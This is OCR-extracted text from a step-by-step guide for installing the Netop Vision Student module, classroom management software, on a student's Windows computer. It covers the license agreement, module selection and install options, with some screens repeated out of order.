
○ Vision Teacher module

Install Vision to a teacher computer.

● Vision Student module

Install Vision to a student computer.

Click on "I Accept The Terms in the license agreement" and click on “Next”.



License Agreement

Read the Netop Software License Agreement.

To continue you must accept the terms of the agreement. If you do not want to accept the Netop Software License Agreement,close this window to cancel the installation.

NETOP BUSINESS SOLUTIONS A/S END-USER LICENSE AGREEMENT


Last Updated: October 2018

1 Introduction

This Agreement provides you with the right to install, load, host and use “the Software” as described herein.

□ I accept the terms in the license agreement

Select the Vision Student Module and   click on Next.



Setup Type

Select which module to install.


○ Vision Teacher module

Install Vision to a teacher computer.

● Vision Student module

Install Vision to a student computer.

Select the option as a Windows Startup Service and click on Install.



Install Netop Vision

Change install options

Click Install to install to this folder, or click Change to install to a different folder.

Install path: C:\Program Files (x86)\Netop\Vision\

□ Student can attend open enrollment classes

